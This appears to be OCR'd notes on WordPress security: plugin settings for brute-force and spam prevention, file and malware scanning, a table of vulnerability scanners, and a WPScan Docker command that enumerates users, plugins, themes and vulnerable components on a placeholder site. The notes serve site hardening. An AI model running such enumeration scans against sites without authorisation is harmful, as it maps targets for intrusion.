
## Advanced settings

- Downgrade firewall

# Brute Force

- Rename login page
- Cookie based brute force prevention
- CAPTCHA settings
- Login whitelist
- 404 detection
- Honeypot

# Spam Prevention



# Scanner

## File change detection

- Schedule scan
- File change detection settings

## Malware scan

# Tools

Password tool

WHOIS lookup

Visitor lockout

# WP Vulnerabilities Scanners

| Need | Tool Suggestion |
| --- | --- |
| Beginner, want easy UI | Wordfence, iThemes Security |
| CLI-based scan, detailed CVEs | WPScan |
| Enterprise audit | Nessus, Qualys, OpenVAS |
| Manual penetration test | ZAP, Burp Suite |
| Detect malware/backdoors | Wordfence, MalCare, or ScanWP |

WPScan CLI on Docker:

```
$ docker run -it --rm wpscanteam/wpscan --url https://example.com/ \
--enumerate [u|ap|at|vp|vt]
```